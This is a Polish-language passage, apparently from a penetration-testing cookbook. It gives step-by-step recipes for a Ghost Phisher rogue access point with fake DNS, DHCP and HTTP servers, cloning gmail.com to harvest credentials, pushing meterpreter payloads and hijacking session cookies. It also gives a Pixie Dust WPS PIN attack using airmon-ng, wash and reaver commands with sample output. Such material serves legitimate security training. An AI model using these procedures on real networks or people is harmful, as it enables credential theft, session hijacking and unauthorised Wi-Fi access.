
Posiadanie kont pracowniczych za pomocą Ghost Phisher

Ghost Phisher to oprogramowanie do audytu i ataków sieci bezprzewodowych, które tworzy fałszywy punkt dostępu do sieci, który oszukuje ofiarę, aby się z nim połączyła. Następnie przypisuje adres IP ofierze. Narzędzie może być używane do przeprowadzania różnych ataków, takich jak wyłudzenie danych uwierzytelniających i przechwytywanie sesji. Może być również używane do dostarczania ofiarom ładunków meterpretera. W tym przepisie dowiesz się, jak używać tego narzędzia do przeprowadzania różnych ataków phishingowych lub kradzieży plików cookie, między innymi.

Jak to zrobić...

Użycie Ghost Phisher można zobaczyć w następujący sposób:

1. Uruchamiamy go za pomocą polecenia ghost-phisher:



2. Tutaj wybieramy nasz interfejs i klikamy na Ustaw monitor:



3. Teraz podajemy szczegóły punktu dostępowego, który chcemy utworzyć:

Access Point Settings

SSID:

IP Address:

Channel:

Cryptography None

Status

```
08:19:54 Created tap interface at0
08:19:54 Trying to set MTU on at0 to 1500
08:19:54 Trying to set MTU on wlan0mon to 1800
08:19:55 Access Point with BSSID 00:C0:CA:57:CD:FD started.
```

Connections:

4. Następnie klikamy na Start, aby utworzyć nową sieć bezprzewodową o tej nazwie

5. Następnie przełączamy się na Falszywy Serwer DNS. Tutaj musimy podać adres IP, do którego ofiara będzie kierowana za każdym razem, gdy otworzy jakąkolwiek stronę internetową:

Fake Access Point Fake DNS Server Fake DHCP Server Fake HTTP Server GHOST Trap Session

DNS Interface Settings

Current Interface: at0

UDP DNS Port: 53

Query Response Settings

Resolve all queries to the following address (The currently selected IP address is recommended)

Respond with Fake address only to the following website domains

Address:

Webs

6. Następnie uruchamiamy serwer DNS.

7. Następnie przełączamy się na Fałszywy Serwer DHCP. Tutaj musimy się upewnić, że gdy ofiara próbuje się połączyć, otrzymuje adres IP przypisany do niej:

The screenshot shows the 'Ghost DHCP Server' configuration window. It includes the following sections:

- DHCP Version Information:** Ghost DHCP Server, Default Port: 67, Protocol: UDP (User Datagram Protocol).
- DHCP Settings:** Start: 192.168.1.1, End: 192.168.1.255, Subnet mask: 255.255.255.0, Gateway: 192.168.0.1, Fake DNS: 192.168.1.2, Alt DNS: 192.168.1.2.
- Status:** Started Ghost DHCP Server at Mon Mar 13 08:24:10 2017, android-cc3f23457a889e62 has been leased 192.168.1.2.

8. Po wykonaniu tej czynności klikamy Start, aby uruchomić usługę DHCP.


9. Jeśli chcemy kogoś wyłudzić i przechwycić dane uwierzytelniające, możemy skierować go na naszą stronę phishingową, ustawiając opcje na karcie Fałszywy serwer HTTP. Tutaj możemy przesłać stronę HTML, którą chcemy wyświetlić, lub podać adres URL, który chcemy sklonować. Uruchamiamy serwer:

The screenshot shows the 'Fake HTTP Server' configuration window. It includes the following sections:

- HTTP Interface Settings:** Interface: at0, IP: 192.168.0.1, Current Interface: at0, TCP Port: 80, Protocol: HTTP (Hypertext Transfer Protocol).
- Webpage Settings:** Clone Website: https://gmail.com, Select Webpage: (empty), Real Website IP Address or Url: https://www.gmail.com, Run Webpage on Port: (Default HTTP).
- Service Mode:** Credential Capture Mode , Hosting Mode .
- Status:** Starting HTTP Server... Successfully cloned https://gmail.com.
- captured credentials:** Please refer to the Harvested Credential Tab to view captured credentials.
- Buttons:** Start, Stop.

10. W następnej zakładce widzimy Ghost Trap; ta funkcja pozwala nam wykonać atak Metasploit payload, który poprosi ofiarę o pobranie przygotowanego przez nas payloadu meterpretera, a gdy tylko zostanie on wykonany, otrzymamy połączenie z meterpreterem.

11. W zakładce Session Hijacking możemy nasłuchiwać i przechwytywać sesje, które mogą przechodzić przez sieć. Wszystko, co musimy tutaj zrobić, to wpisać adres IP bramy lub routera i kliknąć Start, a on wykryje i wyświetli wszystkie przechwycone pliki cookie/sesje:



Atak Pixie Dust

Wi-Fi Protected Setup (WPS) wprowadzono w 2006 r. dla użytkowników domowych, którzy chcieli połączyć się ze swoją siecią domową bez konieczności pamiętania skomplikowanych haseł do Wi-Fi. Używał ośmiocyfrowego kodu PIN do uwierzytelniania klienta w sieci. Atak Pixie Dust to sposób na brutalne wymuszenie ośmiocyfrowego kodu PIN. Atak ten umożliwiał odzyskanie kodu PIN w ciągu kilku minut, jeśli router był podatny na atak. Z drugiej strony, proste brutalne wymuszenie zajęłoby kilka godzin. W tym przepisie dowiesz się, jak przeprowadzić atak Pixie Dust. Listę podatnych routerów, na których atak zadziała, można znaleźć na stronie [https:// docs.google. com/ spreadsheets/ d/ 1tSlbqVQ59kGn8hgmwvPTHUECQ3o9YhXR91A_ p7Nnj5Y/ edit? pref= 2 pli= 1#gid= 2048815923](https://docs.google.com/spreadsheets/d/1tSlbqVQ59kGn8hgmwvPTHUECQ3o9YhXR91A_p7Nnj5Y/edit?pref=2&pli=1#gid=2048815923).

Przygotowania

Potrzebujemy sieci z włączonym WPS. W przeciwnym razie nie zadziała.

Jak to zrobić...

Aby dowiedzieć się więcej o pixie dust, wykonaj następujące kroki:

1. Uruchamiamy nasz interfejs w trybie monitorowania za pomocą następującego polecenia:

```
airmon-ng start wlan0
```

2. Następnie musimy znaleźć sieci z włączonym WPS; możemy to zrobić za pomocą następującego polecenia:

```
wash -i <monitor mode interface> -C
```

Poniższy zrzut ekranu pokazuje przykład poprzedniego polecenia:

```
root@kali:~/Desktop# wash -i wlan0mon -C
Wash v1.5.2 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>
mod by t6_x <t6_x@hotmail.com> & DataHead & Soxrok2212
```

BSSID	Channel	RSSI	WPS Version	WPS Locked	ESSID
C0:A0:BB:16:EE:8E	2	-79	1.0	No	dlink
3C:1E:04:91:7B:7C	2	-73	1.0	No	Batman
0C:D2:B5:51:F7:8C	6	-79	1.0	No	Akshay f.f
A4:2B:B0:AD:EF:1A	6	-83	1.0	Yes	TP-LINK_EF1A
98:FC:11:A6:69:86	8	-15	1.0	No	XSS
E4:6F:13:7B:E2:3E	10	-63	1.0	No	AMAN
54:B8:0A:51:14:0D	1	-77	1.0	No	the simpsons
0C:D2:B5:4F:3A:E6	10	-81	1.0	Yes	Maximum

3. Teraz uruchamiamy reavera za pomocą następującego polecenia:

```
reaver -i wlan0mon -b [BSSID] -vv -S -c [AP channel]
```

Poniższy zrzut ekranu pokazuje przykład poprzedniego polecenia:

```
root@kali:~/Desktop# reaver -i wlan0mon -b A4:2B:B0:AD:EF:1A -vv -S -c 6
Reaver v1.5.2 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>
mod by t6_x <t6_x@hotmail.com> & DataHead & Soxrok2212
```

```
[+] Switching wlan0mon to channel 6
[+] Waiting for beacon from A4:2B:B0:AD:EF:1A
[+] Associated with A4:2B:B0:AD:EF:1A (ESSID: TP-LINK_EF1A)
[+] Starting Cracking Session. Pin count: 0, Max pin attempts: 11000
[!] WARNING: Detected AP rate limiting, waiting 60 seconds before re-checking
```

4. Po wykonaniu tej czynności powinniśmy zobaczyć kod PIN.